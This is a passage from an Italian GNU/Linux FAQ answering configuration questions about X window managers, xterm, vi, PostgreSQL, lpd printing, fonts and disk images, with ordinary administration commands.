1. o si indica '**`gnome-session`**';
2. oppure si inserisce qualcosa simile a:

   ```
   \011enlightenment &
   \011gmc &
   \011panel
   ```

   L'importante è che '**`panel`**' sia l'ultimo ad essere chiamato e che non sia lanciato in secondo piano (con '**`&`**').

[10] dove *n* è un numero che generalmente va da 1 a 6. (Verificare il file '`/etc/inittab`' per il numero di console virtuali.

391.2.2) Come si configura in Gnome l'associazione tra file HTML e le applicazioni deputate a visionarle?

Qualora si utilizzasse il GNU Midnight Commander (l'edizione Gnome del file manager) e si volesse utilizzare '**lynx**' in un terminale grafico ('**xterm**') al posto del navigatore predefinito (generalmente Netscape o Mozilla) per visualizzare le pagine '.html' si dovrà procedere nel modo seguente:

Si dovrà aprire il GNOME Contro Center, selezionare '**Tipi MIME**' modificare la voce '**text/html**' ed inserire nella voce '**Apri**' la riga:

```
xterm -e lynx %f
```

391.3 X - Gestori delle finestre (*window manager*)

391.3.1) Come si impostano i temi di Enlightenment?

Occorre decomprimere il tema in '~/.englightenment.themes' oppure in '/usr/share/enlightenment/themes' e poi sceglierlo dal menù di configurazione di Enlightenment.

391.3.2) Come si richiamano le finestre nascoste in Window Maker?

Se si utilizza Window Maker e si hanno più finestre aperte, è possibile passare da una ad un'altra mediante la combinazione di tasti [*Alt+Tab*]. Se le finestre che si desidera attivare sono minimizzate e le icone sono coperte dalla finestra corrente, si dovrà aggiungere:

```
NoWindowOverIcons = YES;
```

nel file '~/GNUstep/Defaults/WindowMaker'.

Inoltre è possibile fare apparire l'elenco delle finestre premendo sullo sfondo il pulsante centrale del mouse (o i due pulsanti del mouse insieme). Questa operazione farà apparire l'elenco delle finestre attive. Se si sposta questo elenco in basso sulla scrivania lasciando in evidenza solamente il titolo di questo elenco, sarà possibile *sollevarlo* ogni volta che ci passa sopra il puntatore del mouse. Inoltre questo elenco è sempre in primo piano. Si otterrà quindi un elenco delle finestre a scomparsa.

391.3.3) Come si impostano i temi di Window Maker?

Per installare un tema in Window Maker, si dovrà decomprimere il relativo pacchetto all'interno di '~/GNUstep/Library/WindowMaker/Themes'.

391.3.4) Come si configura IceWM?

I file di configurazione di IceWM sono 'menu', 'preferences', 'taskbar', 'toolbar' e 'winoptions' presenti nella directory '$HOME/.icewm'[11].

[11] In questo modo le configurazioni saranno esclusivamente proprie dell'utente. Se si volessero rendere effettive le modifiche per tutti gli utenti del sistema si dovranno modificare i file presenti in '/usr/X11R6/lib/X11/icewm'

391.3.5) Come si aggiungono pulsanti sulla barra di IceWM?

Occorre modificare il file '`toolbar`' presente in '`$HOME/.icewm`'[12]. La sintassi di questo file è abbastanza intuitiva. Eccone un esempio:

```
prog XTerm xterm xterm -ls -fg white -bg black -fn 7x14
prog Mutt xterm xterm -fn 10x20 -T "Mutt" -e /usr/bin/mutt
prog ppp ppp pppd
prog Var vlm xterm -e tail -f /var/log/messages
prog gftp ftp gftp
prog gimp gimp gimp
prog gv gv gv
prog gVIM gvim gvim
prog Halt halt shutdown -h now
prog Reboot riavvio shutdown -r now
prog Xconsole xcon xconsole -fn 6x10
          -geometry 485x100+470+0 -file /dev/xconsole &
```

391.3.6) Come si imposta lo sfondo di IceWM?

Per impostare un'immagine di sfondo utilizzando IceWM, occorrerà modificare il file '`preferences`' presente nella directory '`$HOME/.icewm`'. In questo file saranno presenti tra le altre due variabili, la prima:

```
DesktopBackgroundImage="./immagini/sfondo.xpm"
```

utilizzata per dichiarare il nome dell'immagine di sfondo e la seconda:

```
#  Display desktop background centered and not tiled
DesktopBackgroundCenter=0 # 0/1
```

da utilizzare per centrare o meno l'immagine stessa. Se si volesse utilizzare un programma esterno per impostare l'immagine di sfondo, occorrerà lasciare vuoto il parametro così:

```
DesktopBackgroundImage=""
```

391.4 Terminale grafico ('**`xterm`**')

391.4.1) Perché le applicazioni lanciate da un terminale grafico scompaiono alla chiusura del terminale stesso?

Durante la sua «vita», un processo può allocare molte risorse (memoria, finestre, aprire file ecc.). Il sistema tiene traccia di tutto ciò che è legato ad un processo e, quando questo termina, si preoccupa anche di liberare le risorse eventualmente dimenticate dal processo stesso. Questo è utilissimo ad esempio quando un programma genera un '**`segmentation fault`**'; dal momento che il processo è terminato in modo anomalo, lascerebbe in giro molta «sporcizia» che viene pulita dal sistema operativo. È il bello di UNIX: ecco perché è possibile avere una macchina che gira per anni senza doverla mai spegnere: perché il sistema si occupa di mantenere pulito sé stesso. Ad esempio, quando dall'interprete dei comandi si impartisce il comando '**`ls`**', il processo dell'interprete dei comandi lancia un sotto-processo «ls». Tecnicamente, si dice che l'interprete dei comandi esegue una '**`fork()`**' con '**`ls`**'. Dal momento che l'interprete dei comandi è un processo come un altro, se questo viene chiuso, il sistema si occupa di chiudere tutti i sotto processi ad esso collegati, quindi anche eventuali comandi lanciati con l'opzione di spawn (&).

[12] o '`/usr/X11R6/lib/X11/icewm`' per estendere le modifiche a tutto il sistema

Per evitare che un sotto-processo termini alla chiusura del «genitore», esiste il comando '**nohup**' (*No Hang-Up*) che assegna come padre del sotto-processo, non l'interprete dei comandi dal quale il sotto processo è stato lanciato, ma '**init**' (processo 1) che non può mai essere chiuso, in quanto è il padre di tutti i processi. Per avere un riscontro di tutto ciò si può utilizzare '**pstree**'.

391.4.2) Come è possibile conferire le stesse impostazioni della console testuale ai terminali grafici?

Per mantenere le stesse impostazioni della console testuale anche nei terminali grafici, occorrerà lanciare il terminale grafico stesso con l'opzione '**-ls**':

$ **xterm -ls**[*Invio*]

Questo comando invocherà la shell come una shell di login (fare riferimento alla LDR 388.9.3).

391.4.3) Come si fa a lanciare un'applicazione da terminale grafico dopo avere assunto l'identità di un altro utente?

Lanciando un'applicazione grafica in qualità di utente diverso dall'utente proprietario del server X, si riceve un messaggio simile al seguente:

```
Xlib: connection to ":0.0 " refused by server
Xlib: Client is not authorized to connect to Server
******: cannot connect to x server :0
```

Ogni utente per motivi di sicurezza ha un file nella sua directory personale ('~') che si chiama '.Xauthority'. Quest'ultimo contiene le informazioni per accedere ai vari display locali e remoti che richiedono autenticazione. Se non si da all'utente che lancia l'applicativo, il permesso di accedere al display egli verrà respinto dal server stesso in quanto non è in grado di autenticarsi a questo. Il metodo da adottare in questi casi è quello di utilizzare '**xauth**' per esportare la chiave di autenticazione nel file '~/.Xauthority'.

Supponendo che l'utente proprietario del display sia '**tizio**' e che la sua directory personale ('~') sia '/home/tizio/', si dovrà estrarre la chiave da '/home/tizio/.Xauthority' e metterla in '/root/.Xauthority'. Il tutto si traduce nel comando:

xauth -f /home/tizio/.Xauthority extract - :0|xauth merge -[*Invio*]

In questo modo l'utente '**root**' sarà in grado di avviare applicazioni grafiche dal display di '**tizio**'.

Gli utilizzatori della distribuzione Mandrake devono tenere presente che il file '.Xauthority' degli utenti, che ha permessi 600 per motivi di sicurezza, dopo questo comando diventa di proprietà di '**root**', quindi l'utente che è proprietario del display non può più autenticarsi e non riesce più ad avviare le applicazioni grafiche. Su questa distribuzione quindi, oltre al comando sopracitato è necessario il comando:

chown tizio. *gruppo_di_tizio* **/home/tizio/.Xauthority**[*Invio*]

391.4.4) Come si impostano i colori del terminale grafico?

Si utilizzano le opzioni '**-fg**' e '**-bg**' per cambiare rispettivamente il colore dei caratteri e dello sfondo. Ecco un esempio:

$ **xterm -fg white -bg black** [*Invio*]

391.4.5) Come si impostano in maniera predefinita i colori del terminale grafico?

Per conferire al terminale grafico un determinato aspetto (colori del testo, colori dello sfondo, tipo di carattere) si dovranno mettere nel file '~/.Xresources' le seguenti righe, indicando i valori desiderati:

```
XTerm*foreground: white
XTerm*background: black
XTerm*font: -*-lucidatypewriter-medium-r-normal-sans-14-140-75-75-m-90-*-*
```

391.4.6) Perché non funzionano più i terminali grafici?

Può capitare che i terminali grafici cessino di funzionare correttamente nelle distribuzioni Red Hat versione 6.0.

Il problema risiede nel file '/etc/fstab':

```
/dev/hda3        /              ext2    defaults      1 1
/dev/hda4        swap           swap    defaults      0 0
/dev/fd0         /mnt/floppy    ext2    noauto        0 0
/dev/cdrom       /mnt/cdrom     iso9660 noauto,ro     0 0
none             /proc          proc    defaults      0 0
none             /dev/pts       devpts  mode=0622     0 0
```

Probabilmente è stata omessa l'ultima riga (none /dev/pts devpts ecc.)

391.4.7) Come imposto il comportamento del tasto [*Canc*] nel terminale grafico?

Per cambiare il comportamento del tasto «Canc» nei terminali grafici ('**xterm**') se ad esempio avesse lo stesso comportamento del tasto «Backspace», si dovrà utilizzare '**xmodmap**'. Lanciandolo con l'opzione '**-pke**' e dirigendo l'output su un file si sarà in grado di visualizzare i codici di tutti i tasti.

Trovato il codice di interesse, si darà il comando:

$ **xmodmap -e "keycode** *xxx* **=KP_Delete"**[*Invio*]

dove *xxx* è il numero di codice ottenuto. Per trovare il codice tasto si può anche usare '**xev**' premendo poi il tasto interessato e leggendo il numero restituito.

391.4.8) Come funziona il 'copia ed incolla' in X?

Per effettuare operazioni di '**copia ed incolla**' in X, si dovrà evidenziare con il tasto sinistro del mouse il testo interessato e premere il tasto centrale (se si dispone di un mouse a due tasti si dovranno premere questi due insieme) nel punto di destinazione.

Applicazioni

392.1 Editor di testi

392.1.1) Quali sono i comandi essenziali di VI?

Nella tabella 392.1 sono elencati i comandi più frequentemente utilizzati con VI.

Tabella 392.1. I comandi più comunemente utilizzati in VI

Comando	Descrizione
i	Modalità di inserimento alla posizione del cursore
I	Modalità di inserimento a inizio riga
A	Modalità di inserimento a fine riga
r	Sovrascrivere un carattere
R	Modalità di sovrascrittura
x	Cancellazione (come tasto Canc)
dd	Cancellare una riga
:w	Salvare
:wq	Salva e esce (come ZZ)
:q!	Esce senza salvare

392.1.2) Come si configura il numero di caratteri per riga di '`elvis`' ('`vi`')?

Molte volte l'eseguibile di VI ('**`vi`**') non è altro che un collegamento ad '**`elvis`**'. A seconda che si stia utilizzando quindi VI o '**`elvis`**' si dovranno impartire i comandi o modificare i relativi file di configurazione.

Per VI il comando sarà:

`:` **`tw=`***72*[*Invio*][1]

Se si desidera invece che questa variazione sia resa effettiva in maniera permanente, si dovrà modificare il file '`.vimrc`' includendo quanto segue:

```
set tw=72
```

Per '**`elvis`**' il file sarà '`.elvisrc`' e dovrà contenere:

```
set textwidth=70
```

A volte i file di configurazione di '**`elvis`**' sono: '`~/.exrc`', '`~/.elvisrc`' o '`~/elvis.rc`' e dovranno contenere la seguente dichiarazione:

`:set ttycolumns=num`

Per vim:

la stessa cosa, ma il nome del file è '`.vimrc`'

[1] dove *72* è il numero di colonne desiderato.

L'opzione è impostata a **0** in maniera predefinita e ovviamente può essere modificata anche all'interno di '**vi**' con il comando:

```
:set textwidth=65
```

392.2 Applicazioni per comunicazioni telefoniche

392.2.1) Come si cambiano le impostazioni di Minicom?

Per effettuare modifiche all'impostazione di Minicom occorrerà avviare il programma con l'opzione '**-s**':

$ **minicom -s**[*Invio*]

392.3 Applicazioni fax

392.3.1) 'no dialtone' con Efax

Qualora, utilizzando Efax, venisse visualizzato un messaggio di assenza di tono di chiamata (*no dialtone*), si dovrà sostituire all'interno del file '~/.efaxrc', la riga simile alla seguente:

```
INIT="-iZ -i&FE&D2S7=120 -i&C0"
```

con questa:

```
INIT="-iZ -i&FX3E&D2S7=120 -i&C0"
```

In pratica si dovrà aggiungere '**X3**'.

392.4 Applicazioni grafica bidimensionale non vettoriale

392.4.1) Come si convertono i file '.gif' in '.png'?

Per convertire immagini GIF in PNG, si dovrà utilizzare '**gif2png**'.

```
Greg Roelofs - September 18th 1999, 18:07 EST
gif2png is a simple command-line utility to convert
images from GIF to PNG format. It automatically preserves
transparency, interlacing and text comments, and it can do
multiple images in one command (e.g., gif2png *.gif).  The
distribution also includes a web2png script that can be used
to convert an entire web tree; it calls gif2png to do image
conversions, then patches IMG SRC tags correctly in referring
pages.
```

392.5 Applicazioni matematiche

392.5.1) Ci sono per GNU/Linux programmi per la matematica, per fare grafici?

Tra i programmi che si occupano della matematica, occorre ricordare:

1. Rlab; [2]
2. Octave; [3]
3. goctave (versione Gnome di Octave); [4]

392.6 Applicazioni base di dati (database)

392.6.1) Quali sono le differenze tra DB e DBMS?

Un DB è un archivio, un insieme ordinato di dati detto base di dati o nella dicitura anglosassone *database*. Il DBMS (*Data Base Management System*) è il programma o la serie di programmi che sono preposti alla gestione della base di dati.

392.6.2) Perché durante la compilazione di PHP per il supporto di PostgreSQL mi vengono richieste le librerie '`libpq`'?

Se durante la compilazione di PHP si include il supporto per PostgreSQL mediante il comando:

`./configure --with-pgsql; make`[*Invio*]

e la compilazione si interrompe con un esito simile al seguente:

```
/usr/src/packages/SOURCES/php-3.0.12 # make

[...]
functions/php3_pgsql.h:46: libpq-fe.h: No such file or directory
functions/php3_pgsql.h:47: libpq/libpq-fs.h: No such file or directory
[...]
make: *** [internal_functions.o] Error 1
```

si deve tenere presente che le librerie richieste sono presenti nel pacchetto '**`postgres-devel`**'.

392.6.3) `Unable to connect to PostgresSQL server: connectDB() failed: Is the postmaster running`

Manca l'opzione '**`-i`**' al momento dell'avvio del demone. Per risolvere il problema, occorre modificare il file '`/etc/postgresql/postmaster.init`'. Questo file contiene una riga che serve ad abilitare le connessioni TCP/IP. Questa riga dovrà risultare più o meno così:

```
: PGALLOWTCPIP=yes
```

e ci dovrà essere anche la dichiarazione della porta:

```
: PGPORT=5432
```

[2] **Rlab** GPL
[3] **Octave** GPL
[4] **goctave** GPL

392.6.4) Perché non tutti gli utenti possono creare archivi PostgreSQL?

In PostgreSQL si devono creare utenti abilitati alla generazione degli archivi. La creazione degli utenti è un'operazione che deve fare l'utente '**`postgres`**' tramite il comando:

`[postgres@linuxfaq.it]` **`createuser nome`**[*Invio*]

dando prima il comando:

`[root@linuxfaq.it]` **`su postgres`**[*Invio*]

Se l'utente non è ancora in grado di creare l'archivio (e in realtà neanche l'utente '**`postgres`**'), allora vuol dire che non è stata inizializzata la struttura delle directory di PostgreSQL. Occorrerà quindi eseguire:

`[root@linuxfaq.it]` **`su postgres`**[*Invio*]

e poi:

`[postgres@linuxfaq.it]` **`initdb`**[*Invio*]

392.6.5) Come si possono esportare basi di dati da Microsoft Access a PostgreSQL?

È possibile esportare una base di dati (*database*) da Microsoft Access a PostgreSQL con il driver '**`ODBC`**' di PostgreSQL reperibile presso <*http://www.postgresql.org*>. Il driver '**`ODBC`**' dovrà essere impostato in modo tale da puntare alla sorgente '**`ODBC`**' che in questo caso sarà rappresentata dalla macchina GNU/Linux dove sta girando PostgreSQL.

Da Microsoft Access si dovranno esportare verso la sorgente appena descritta le tabelle che si interessa convertire. Occorre però ricordare che le chiavi che non vengono correttamente esportate.

392.6.6) Come si creano gli archivi con PostgreSQL?

Per creare una base dati (*database*) in PostgreSQL, si dovrà utilizzare il comando '**`createdb`**':

`$` **`createdb`** *nomedb* [*Invio*][5]

392.6.7) Come si fa ad accedere ad un archivio con PostgreSQL?

Per accedere, modificare, aggiungere dati e strutture all'archivio si da il comando:

`$` **`psql`** *nomedb* [*Invio*][6]

per accedere da console. Una comoda interfaccia grafica da utilizzare in X è '**`pgaccess`**'.

392.6.8) `Unsupported frontend protocol`

Qualora, accedendo da una macchina remota ad un server PostgreSQL, si riceva un messaggio simile al seguente:

---

[5] colui che impartisce il seguente comando deve essere però un utente abilitato alla creazione degli archivi. Questi poteri vengono conferiti dall'utente '**`postgres`**' mediante il comando '**`createuser`**'.

[6] colui che impartisce il seguente comando deve essere però un utente abilitato alla gestione degli archivi. Questi poteri vengono conferiti dall'utente '**`postgres`**' mediante il comando '**`createuser`**'.

```
Connection to database 'nome_db' failed.
Unsupported frontend protocol.
```

si dovrà verificare la compatibilità tra le versioni di PostgreSQL sulle due macchine. Le versioni devono essere le medesime al fine di evitare un errore del genere.

Stampa

393.1 Impostazioni generali

393.1.1) Com'è strutturato il file '`/etc/printcap`'?

Il file in oggetto viene letto dal demone '**`lpd`**' e contiene le informazioni relative ai dispositivi di stampa. Risulta essere suddiviso in varie sezioni che possono definire stampanti diverse o proprietà diverse della stessa stampante.

Ogni sezione è composta da più righe ognuna delle quali inizia con '`:`' e termina con '`:\`' tranne la prima che non ha i '`:`' iniziali e l'ultima che termina solo con '`:`'.

Se non sono presenti linee di commento ('`#`'), la prima riga definisce il nome della stampante cui si farà riferimento. Più nomi per lo stesso dispositivo, sono separati dal carattere '`|`':

```
lp|hpgettoinc:\
```

In questo caso si usano due nomi per indicare la stessa stampante. Poi viene indicata la directory della coda di stampa:

```
:sd=/var/spool/lpd/lp:\
```

Viene poi indicato il limite della dimensione del file che vogliamo stampare e viene lasciato generalmente a **`0`**:

```
: mx#0:\
```

Il comando '**`sh`**' evita la stampa della pagina di separazione tra 2 processi di stampa:

```
:sh:\
```

Viene indicato poi il dispositivo da utilizzare per stampare ('`/dev/lp0`' in questo caso):

```
:lp=/dev/lp0:\
```

Infine si trova la dichiarazione di un filtro ('**`if`**' sta per *input filter*) cioè di un comando utilizzato per invocare quel programma che è in grado di gestire la stampa di formati particolari (es.: ps, JPG, ecc.):

```
:if=/var/spool/lpd/lp/filter:
```

Questo in genere conclude una sezione del file.

393.1.2) Perché non vengono trovati i dispositivi '`/dev/lp?`'?

Qualora vengano visualizzati messaggi reclamanti la mancanza dei dispositivi '`/dev/lp`*x*'[1] durante l'installazione di una distribuzione oppure all'atto della stampa si dovrà verificare la presenza delle righe:

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378,0x278 irq=7,auto
```

all'interno del file '`/etc/conf.modules`'.

[1] dove *x* assume valori quali 0,1,2,3,ecc.

393.1.3) Come si configura la stampante in una distribuzione GNU/Linux Red Hat?

Nella distribuzione Red Hat può capitare che vengano omesse delle componenti fondamentali per stampare. Occorre infatti verificare le impostazioni.

In particolare, si dovranno caricare i giusti moduli per la porta parallela. Nel file '`/etc/conf.modules`' dovranno essere presenti le seguenti righe:

```
alias parport_lowlovel parport_pc
options parport_pc io=0x3bc,0x378,0x278 irq=none,7,auto
```

Occorrerà poi caricare i moduli appositi mediante i seguenti comandi:

`insmod parport`[*Invio*]

`insmod parport_pc`[*Invio*]

`insmod parport_probe` [*Invio*]

`insmod lp parport=0,2`[*Invio*]

Occorrerà lanciare poi il demone '**`lpd`**' o mediante il comando:

`lpd`[*Invio*]

oppure mediante:

`killall -HUP lpd`[*Invio*]

393.1.4) Come si visualizza la coda di stampa?

Per visualizzare la coda di stampa si deve utilizzare il comando '**`lpq`**':

`lpq -l`[*Invio*]

393.1.5) Come si eliminano i processi di stampa in coda?

Dopo aver visualizzato con '**`lpq`**' la coda di stampa, si potranno eliminare i processi desiderati mediante il comando '**`lprm`**'.

Se ad esempio si desiderasse interrompere e rimuovere dalla coda di stampa il processo 12, occorrerà impartire il comando:

`lprm 12`[*Invio*]

393.1.6) Come si elimina tutta la coda di stampa?

Per eliminare per intero la coda di stampa si dovrà utilizzare il comando '**`lprm`**' nel seguente modo:

`lprm -`[*Invio*]

393.1.7) Come si evita l'effetto scalettato nella stampa di testi?

In un testo creato con un sistema UNIX alla fine della riga c'è solo l'avanzamento alla riga successiva e non il ritorno carrello. Le stampanti nella maggior parte di casi si aspettano il codice di ritorno carrello. Per ovviare si può creare un filtro in Perl:

```
\011\011
#!perl
while (<STDIN>) {chop $_; print "$_\r\n";};
```

e farlo invocare da '**`lpr`**'. Il file '`/etc/printcap`' andrà modificato inserendo una nuova sezione per la stessa stampante da invocare nel caso di stampa di file di testo.

Occorrerà inoltre ricordarsi di assegnare i permessi di esecuzione allo script sopra descritto.

393.1.8) Come si evita la stampa dei separatori con il nome dell'utente?

Si dovrà inserire nel file '`/etc/printcap`' la riga:

```
\011:sh:\
```

nell'ambito della sezione che definisce la stampante. Questa opzione elimina il separatore di pagina che serve nell'ambito di grosse reti, per capire chi è l'autore della stampa.

393.2 Stampa da riga di comando

393.2.1) Come si stampa un file da riga di comando?

Per stampare un file si deve utilizzare il comando '**`lpr`**':

$ **`lpr`** *file* [*Invio*]

Questo comando stampa il file *file* o meglio lo mette nella coda di stampa ed il demone '**`lpd`**' si occuperà di stamparlo.

393.2.2) Come si stampa il contenuto della directory corrente?

Il seguente comando permetterà la stampa di tutti i file presenti nella directory corrente:

$ **`ls -la |lpr`** [*Invio*]

393.2.3) Come si stampa un file PostScript da riga di comando?

Per stampare un file PostScript da riga di comando si utilizzerà il seguente comando:

$ **`gs -dNOPAUSE -sDEVICE=`** *tipo* **`-sOutputFile=|lpr`** *file* **`.ps`** [*Invio*][2]

[2] dove *tipo* assumerà valori quali '**`deskjet`**', '**`laserjet`**', ecc.

Editoria

394.1 Conversione tra formati

394.1.1) Come si può convertire un file HTML in txt?

Per trasformare le pagine da formato HTML a formato testo si utilizzare Lynx:

$ **lynx -dump pagina.html > pagina.txt**[*Invio*]

394.2 I file PostScript ('.ps')

394.2.1) Come si visualizzano i file PostScript in MS-Windows?

Esistono versioni di Ghostscript per i vari sistemi operativi. Esiste ad esempio Ghostview per MS-Windows.

I siti di riferimento sono: <*http://www.cs.wisc.edu/~ghost/gsview/index.html*> o <*http://www.research.att.com/~jba/ghost/win95.html*>.

394.3 I file '.pdf'

394.3.1) Perché in GNU/Linux con Xpdf i file PDF vengono visualizzati male?

Se, nel tentare di aprire un file PDF si dovesse riscontrare un'incongruenza nell'ambito dei caratteri, si dovrà propendere per l'ipotesi che non ci sono sul sistema i caratteri adatti per visualizzarlo. In genere conviene usare caratteri convenzionali per aumentare la compatibilità, oppure installare anche i caratteri TrueType sotto GNU/Linux. Si deve inoltre ricordare che quando si converte da '.dvi' a PDF è bene utilizzare caratteri '**Type1**' con il '**tfm**' (*TeX font metric*) ricompilato a dovere. Generalmente vengono usati i caratteri '**Type3**' che sono '**bitmap**' e non vettoriali e da questi segue l'effetto sgranato quando si vedono i documenti PDF con '**xpdf**'.

394.4 I File '.sgml'

394.4.1) Perché con 'sgml2txt' si trovano spesso parole con lettere ripetute? Si tratta di un'interpretazione scorretta?

Se nell'utilizzo del comando '**sgml2txt**' si dovessero riscontrare alcune parti di testo con lettere ripetute, occorrerà aggiungere l'opzione '**-f**' al comando '**sgml2txt**'.

394.5 I file `.doc'

394.5.1) Come si leggono e stampano i documenti Microsoft Word in GNU/Linux?

Per leggere documenti Microsoft Word ('.DOC') esistono in GNU/Linux diversi applicativi.

Per Gnome esiste AbiWord [1] un applicativo grafico molto promettente;

da riga di comando si può utilizzare '**catdoc**' [2] che si limita ad una conversione. Ne esiste anche un visualizzatore Tcl/Tk;

sempre per la riga di comando troviamo '**wv**' [3] spesso noto come '**mswordview**' che in pratica non è altro che una libreria che interpreta documenti Microsoft Word 2000, 97, 95 e 6. Viene utilizzato da AbiWord per importare i documenti. Questo programma inoltre converte in HTML;

troviamo inoltre Antiword [4] che esiste anche per sistemi BeOS e RISC OS. Questo programma converte i documenti in formato Microsoft Word 2000, 97, 7 e 6 in formato testo o in Postscript.

Occorre senza dubbio ricordare che un modo per aumentare la compatibilità è in ogni caso usare il formato RTF e non il '.DOC'. Il formato RTF è liberamente accessibile da programmi appositi quali ad esempio Ted [5].

394.6 Compatibilità formati GNU/Linux-Dos

394.6.1) Perché aprendo con Emacs alcuni file di testo creati con programmi Dos, compaiono una serie di '^M' alla fine di ogni riga?

Il carattere di fine riga in sistemi GNU/Linux è il carattere '**LF**', mentre nel Dos è la coppia di caratteri '**CR**' e '**LF**'. Quando si importano file di testo dal Dos si dovrà usare il comando:

$ **mcopy -t** *file_dos.txt* *nuovo_nome.txt* [*Invio*]

Il parametro «'**-t**'» informa il comando '**mcopy**' che il file da copiare è testuale, così nel trasferimento verranno messi a posto i caratteri di fine riga.

[1] **AbiWord** GPL
[2] **catdoc** GPL
[3] **wv** GPL
[4] **Antiword** GPL
[5] **Ted** GPL

I Caratteri (*font*)

395.1 Impostazioni

395.1.1) Come si fa a cambiare i caratteri del prompt?

Avendo installato '**`kbd`**' e/o '**`console-tools`**' e '**`console-data`**', occorrerà utilizzare i comandi '**`setfont`**' o '**`consolechars`**' seguiti dal nome del carattere da utilizzare.

395.1.2) `Removing unix/:7101 from the valid list of fontpaths`

Se all'avvio di X si dovesse ricevere questo messaggio di errore:

```
Removing unix/:7101 from the valid list of fontpaths
Removing /usr/X11R6/lib/X11/fonts/Speedo/ from the valid list of fontpaths
Warning: locale not supported by C library, locale unchanged
Warning: locale not supported by C library, locale unchanged
Warning: locale not supported by C library, locale unchanged
Killed
```

occorrerà aggiungere al file '`/etc/profile`' la riga:

```
export LC_ALL=POSIX
```

dopo la dichiarazione della variabile '**`LANG`**':

```
export LANG=it_IT
```

se ancora non dovesse funzionare, si consiglia di provare a sostituire le suddette righe con la seguente:

```
localedef -f ISO-8859-1 -i it_IT IT
```

395.1.3) Come si possono utilizzare i caratteri TrueType con XFree86 4?

XFree86 4 gestisce i TrueType «nativamente» senza '**`xfs`**', la soluzione più semplice è eliminare '**`xfs`**'. I caratteri TrueType vanno in una directory e poi occorre mettere in '`/etc/XF86Config`' (o dove troviamo questo file nel file system, ad es. in '`/etc/X11/XF86Config`') il percorso dei caratteri a mano e togliere la riga «unix:/1»;

```
-----------------------------------------------------
FontPath /usr/X11R6/lib/X11/fonts/TrueType
FontPath /usr/X11R6/lib/X11/fonts/100dpi
FontPath /usr/X11R6/lib/X11/fonts/Speedo
FontPath /usr/X11R6/lib/X11/fonts/misc
FontPath /usr/X11R6/lib/X11/fonts/PEX
-----------------------------------------------------
```

e così via per qualunque altra directory dei caratteri. Togliendo «unix:/1» si mette fuori causa '**`xfs`**'. Quindi ricapitolando X 4.0 gestisce autonomamente i caratteri TrueType a differenza delle versioni precedenti del server grafico. È possibile a questo punto disinstallare '**`Xfstt`**' e '**`xfs`**'.

395.1.4) Come si utilizzano in Linux i caratteri TrueType (XFree86 3.xx)?

Per utilizzare i caratteri TrueType, disponendo di una versione di XFree86 3.*x*.*x*, occorrerà innanzitutto installare '**`xfs`**'.

I caratteri TrueType andranno inseriti in una directory '`ttfonts`' da creare appositamente:

\# **`cd /usr/X11R6/lib/X11/fonts`**[*Invio*]

\# **`mkdir ttfonts`**[*Invio*]

Potrebbe essere necessario, convertire i nomi dei caratteri in minuscolo.

Dopo essersi posizionati nella directory appena creata si impartiranno i seguenti due comandi:

\# **`ttmkfdir -o fonts.scale`** [*Invio*]

\# **`ttmkfdir -o fonts.dir`** [*Invio*]

Questi due comandi dovranno essere ripetuti ogni qual volta si aggiungeranno nuovi caratteri alla directory sopra indicata.

Adesso occorrerà configurare il server dei caratteri. Si dovrà modificare la seguente sezione del file '`/etc/X11/fs/config`' (o '`/etc/X11/xfs/config`' a seconda delle distribuzioni) in modo che la prima riga punti alla directory dove abbiamo messo i caratteri:

```
catalogue = /usr/X11R6/lib/X11/fonts/ttfonts,
            /usr/X11R6/lib/X11/fonts/misc:unscaled,
            /usr/X11R6/lib/X11/fonts/75dpi:unscaled,
            /usr/X11R6/lib/X11/fonts/100dpi:unscaled,
            /usr/X11R6/lib/X11/fonts/misc,
            /usr/X11R6/lib/X11/fonts/Type1,
            /usr/X11R6/lib/X11/fonts/Speedo,
            /usr/share/fonts/default/Type1,
            /usr/X11R6/lib/X11/fonts/75dpi,
            /usr/X11R6/lib/X11/fonts/100dpi,
```

In seguito si dovrà fare in modo che '**`xfs`**' venga eseguito automaticamente ad ogni avvio della macchina:

Ora si dovrà configurare il server X:

Occorrerà apri per la modifica il file '`/etc/X11/XF86Config`' e controllare che nella sezione sottostante, se ci sono più righe dedicate a '**`FontPath`**', quella con l'istruzione **unix/:-1**, sia la prima:

```
Section "Files"

    RgbPath     "/usr/X11R6/lib/X11/rgb"
    FontPath   "unix/:-1"

EndSection
```

395.1.5) Da quale pacchetto derivano i file '`FS.h`' e '`FSprolo.h`'? Risultano mancanti durante la compilazione di '`xfstt`'?

Se all'atto dell'installazione di '**`xfstt`**', il processo di installazione lamentasse la mancanza dei file '`FS.h`' e '`FSprolo.h`':

```
c++ -g -Well - pedantic -DMAGNIFY=0 -c xfstt.cpp
-I/usr/X11R6/include/X11/fonts \ -I/usr/X11R6/include/
```

```
xfstt.cpp:47: X11/fonts/FS.h: no such file o directory
xfstt.cpp:48: X11/fonts/FSprolo.h: no such file o directory
```

occorrerà installare il pacchetto ‘**`xlib6g-dev`**’

395.1.6) Come si può richiamare ‘`xfstt`’ all’avvio di GNU/Linux?

Per fare partire automaticamente ‘**`xfstt`**’ all’avvio di GNU/Linux si potrà aggiungere al file ‘`/etc/rc.d/init.d/xfs`’ la riga che possa invocare ‘**`xfstt`**’:

```
xfstt --daemon
```

Questa riga andrà posizionata sotto la riga deputata al caricamento di ‘**`xfs`**’:

```
...
start)
        echo -n "Starting X Font Server: "
        rm -fr /tmp/.font-unix
        daemon xfs -droppriv -daemon -port -1
        xfstt -daemon  #nuova riga
        touch /var/lock/subsys/xfs
        echo

stop)
        echo -n "Shutting down X Font Server: "
        killproc xfs
        killproc xfstt  #nuova riga
        rm -f /var/lock/subsys/xfs
```

Immagini

396.1 Generalità

396.1.1) Come si crea l'immagine di una partizione?

Per fare l'immagine di un disco o di una partizione di un disco, si può utilizzare il comando '**`cat`**':

\# **`cat /dev/`***partizione* **`>`** *filedest*[*Invio*][1]

Per innestare al file system l'immagine appena creata a scopo di verifica la si potrà montare nella seguente maniera:

\# **`mount -o loop`** *filedest* **`/mnt/`***directory*[*Invio*][2]

Invece di '**`cat`**' si può utilizzare anche '**`tar`**':

\# **`tar czf`** *filedest* **`.tar.gz /dev/`***partizione* [*Invio*][3]

396.1.2) Come si crea l'immagine di un dischetto?

Per creare l'immagine di un dischetto si adopera il comando '**`dd`**':

$ **`dd if=/dev/fd0 of=`***immagine* **`.img`**[*Invio*][4]

396.1.3) Come si copia un'immagine su un dischetto?

Per ripristinare il contenuto di un'immagine in un dischetto, si utilizzerà il comando '**`dd`**'

Con:

